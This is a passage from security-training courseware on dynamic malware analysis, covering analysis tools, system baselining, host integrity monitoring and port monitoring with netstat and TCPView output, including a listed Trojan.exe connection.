00402100  6A 03 6A 00 6A 00 68 00  00 00 C0 68 34 10 40 00  j.j.j.h...Àh4.@.
00402110  FF 15 C8 30 40 00 A3 44  10 40 00 83 F8 FF 74 7B  ÿ.È0@.£D.@.føÿt{
00402120  68 48 10 40 00 FF 35 44  10 40 00 FF 15 D8 30 40  hH.@.ÿ5D.@.ÿ.Ø0@
00402130  00 A3 48 10 40 00 6A 00  FF 35 48 10 40 00 6A 00  .£H.@.j.ÿ5H.@.j.
00402140  6A 04 6A 00 FF 35 44 10  40 00 FF 15 CC 30 40 00  j.j.ÿ5D.@.ÿ.Ì0@.
00402150  A3 4C 10 40 00 FF 35 48  10 40 00 6A 00 6A 00 68  £L.@.ÿ5H.@.j.j.h
00402160  1F 00 0F 00 FF 35 4C 10  40 00 FF 15 DC 30 40 00  ....ÿ5L.@.ÿ.Ü0@.
00402170  A3 50 10 40 00 C3 FF 35  50 10 40 00 FF 15 E4 30  £P.@.Ãÿ5P.@.ÿ.ä0
00402180  40 00 FF 35 4C 10 40 00  FF 15 C4 30 40 00 FF 35  @.ÿ5L.@.ÿ.Ä0@.ÿ5
00402190  44 10 40 00 FF 15 C4 30  40 00 C3 58 E9 C6 FE FF  D.@.ÿ.Ä0@.ÃXéÆþÿ
00000640 0000000000402040: .text:aDonTWorryBeHap+10 (Synchronized with IDA View-A)
```

```
The initial autoanalysis has been finished.
```

Figure 7.74: Screenshot of IDA Pro

Some additional debugging tools are as follows:

- Ghirda (*https://ghidra-sre.org*)
- Radare2 (*https://rada.re*)
- OllyDbg (*http://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org)*
- ProcDump (*https://docs.microsoft.com*)



Dynamic Malware Analysis

- In **dynamic analysis**, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- The system baseline includes details of the **file system**, **registry**, **open ports**, **network activity**, etc.

Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after analysis, to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes the following:
  - **Port Monitoring**
  - **Process Monitoring**
  - **Registry Monitoring**
  - **Windows Services Monitoring**
  - **Startup Programs Monitoring**
  - **Event Logs Monitoring/Analysis**
  - **Installation Monitoring**
  - **Files and Folders Monitoring**
  - **Device Drivers Monitoring**
  - **Network Traffic Monitoring/Analysis**
  - **DNS Monitoring/Resolution**
  - **API Calls Monitoring**

Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

- **System Baselining**

  Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.


In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.

Host integrity monitoring includes the following:


- Port Monitoring
- Process Monitoring
- Registry Monitoring
- Windows Services Monitoring
- Startup Programs Monitoring
- Event Logs Monitoring/Analysis
- Installation Monitoring
- Files and Folders Monitoring
- Device Drivers Monitoring
- Network Traffic Monitoring/Analysis
- DNS Monitoring/Resolution
- API Calls Monitoring

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses



```
Microsoft Windows [Version 10.0.18362.239]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Test>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49689          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49695          0.0.0.0:0              LISTENING
  TCP    10.10.10.1:139         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8307         0.0.0.0:0              LISTENING
  TCP    192.168.0.156:139      0.0.0.0:0              LISTENING
  TCP    192.168.0.156:1683     52.113.194.131:443     ESTABLISHED
  TCP    192.168.0.156:1685     52.114.7.30:443        ESTABLISHED
  TCP    192.168.0.156:1687     52.113.194.131:443     ESTABLISHED
  TCP    192.168.0.156:1690     52.139.250.253:443     ESTABLISHED
  TCP    192.168.0.156:1691     52.114.132.73:443      ESTABLISHED
```



https://docs.microsoft.com

Port Monitoring Tools

- Port Monitor (*https://www.port-monitor.com*)
- CurrPorts (*https://www.nirsoft.net*)
- TCP Port Monitoring (*https://www.dotcom-monitor.com*)
- PortExpert (*http://www.kcsoftwares.com*)
- PRTG's Network Monitor (*https://www.paessler.com*)

Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

  Syntax


  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  Parameters

  - **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.

- **-e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.
- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.




```
Microsoft Windows [Version 10.0.18362.239]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Test>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:902            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:912            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49689          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49695          0.0.0.0:0              LISTENING
  TCP    10.10.10.1:139         0.0.0.0:0              LISTENING
  TCP    127.0.0.1:8307         0.0.0.0:0              LISTENING
  TCP    192.168.0.156:139      0.0.0.0:0              LISTENING
  TCP    192.168.0.156:1683     52.113.194.131:443     ESTABLISHED
  TCP    192.168.0.156:1685     52.114.7.30:443        ESTABLISHED
  TCP    192.168.0.156:1687     52.113.194.131:443     ESTABLISHED
  TCP    192.168.0.156:1690     52.139.250.253:443     ESTABLISHED
  TCP    192.168.0.156:1691     52.114.132.73:443      ESTABLISHED
```

Figure 7.75: Screenshot of Netstat

- **TCPView**

  Source: *https://docs.microsoft.com*

  TCPView is a Windows program that shows detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses, and the state of the TCP connections. It provides a subset of the Netstat program that ships with Windows. The TCPView download includes Tcpvcon, a command-line version with the same functionality. When TCPView runs, it enumerates all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions.



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
svchost.exe	840	TCPV6	[0:0:0:0:0:0:0:0]	http-rpc-epmap	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	1336	TCPV6	[0:0:0:0:0:0:0:0]	1030	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	388	TCPV6	[0:0:0:0:0:0:0:0]	1537	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	1240	TCPV6	[0:0:0:0:0:0:0:0]	1542	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	1000	TCPV6	[0:0:0:0:0:0:0:0]	ms-wbt-server	[0:0:0:0:0:0:0:0]	0	LISTENIN
svchost.exe	396	UDPV6	[0:0:0:0:0:0:0:0]	123	*	*	
svchost.exe	1240	UDPV6	[0:0:0:0:0:0:0:0]	500	*	*	
svchost.exe	1000	UDPV6	[0:0:0:0:0:0:0:0]	ms-wbt-server	*	*	
svchost.exe	1240	UDPV6	[0:0:0:0:0:0:0:0]	4500	*	*	
svchost.exe	720	UDPV6	[0:0:0:0:0:0:0:0]	5353	*	*	
svchost.exe	720	UDPV6	[0:0:0:0:0:0:0:0]	5355	*	*	
System	4	TCP	server2016.ceh.com	netbios-ssn	Server2016	0	LISTENIN
System	4	TCP	server2016.ceh.com	netbios-ssn	Server2016	0	LISTENIN
System	4	TCP	server2016.ceh.com	1078	windows10	microsoft-ds	ESTABLIS
System	4	TCP	server2016.ceh.com	1079	windows10	microsoft-ds	ESTABLIS
System	4	TCP	server2016.ceh.com	1080	windows10	microsoft-ds	ESTABLIS
System	4	TCP	server2016.ceh.com	1081	windows10	microsoft-ds	ESTABLIS
System	4	TCP	Server2016	http	Server2016	0	LISTENIN
System	4	TCP	Server2016	microsoft-ds	Server2016	0	LISTENIN
System	4	TCP	Server2016	5985	Server2016	0	LISTENIN
System	4	TCP	Server2016	47001	Server2016	0	LISTENIN
System	4	UDP	server2016.ceh.com	netbios-dgm	*	*	
System	4	UDP	Server2016	936	*	*	
System	4	TCPV6	[0:0:0:0:0:0:0:0]	http	[0:0:0:0:0:0:0:0]	0	LISTENIN
System	4	TCPV6	[0:0:0:0:0:0:0:0]	microsoft-ds	[0:0:0:0:0:0:0:0]	0	LISTENIN
System	4	TCPV6	[fe80:0:0:0:981b:a...	1048	[fe80:0:0:0:e43c:9...	microsoft-ds	ESTABLIS
System	4	TCPV6	[0:0:0:0:0:0:0:0]	5985	[0:0:0:0:0:0:0:0]	0	LISTENIN
System	4	TCPV6	[0:0:0:0:0:0:0:0]	47001	[0:0:0:0:0:0:0:0]	0	LISTENIN
System	4	UDPV6	[0:0:0:0:0:0:0:0]	964	*	*	
Trojan.exe	5068	TCP	server2016.ceh.com	1443	windows10	5552	ESTABLI

Figure 7.76: Screenshot of TCPView

Some additional port monitoring tools are as follows:

- Port Monitor (*https://www.port-monitor.com*)
- CurrPorts (*https://www.nirsoft.net*)
- TCP Port Monitoring (*https://www.dotcom-monitor.com*)
- PortExpert (*http://www.kcsoftwares.com*)
- PRTG Network Monitor (*https://www.paessler.com*)

Dynamic Malware Analysis: Process Monitoring

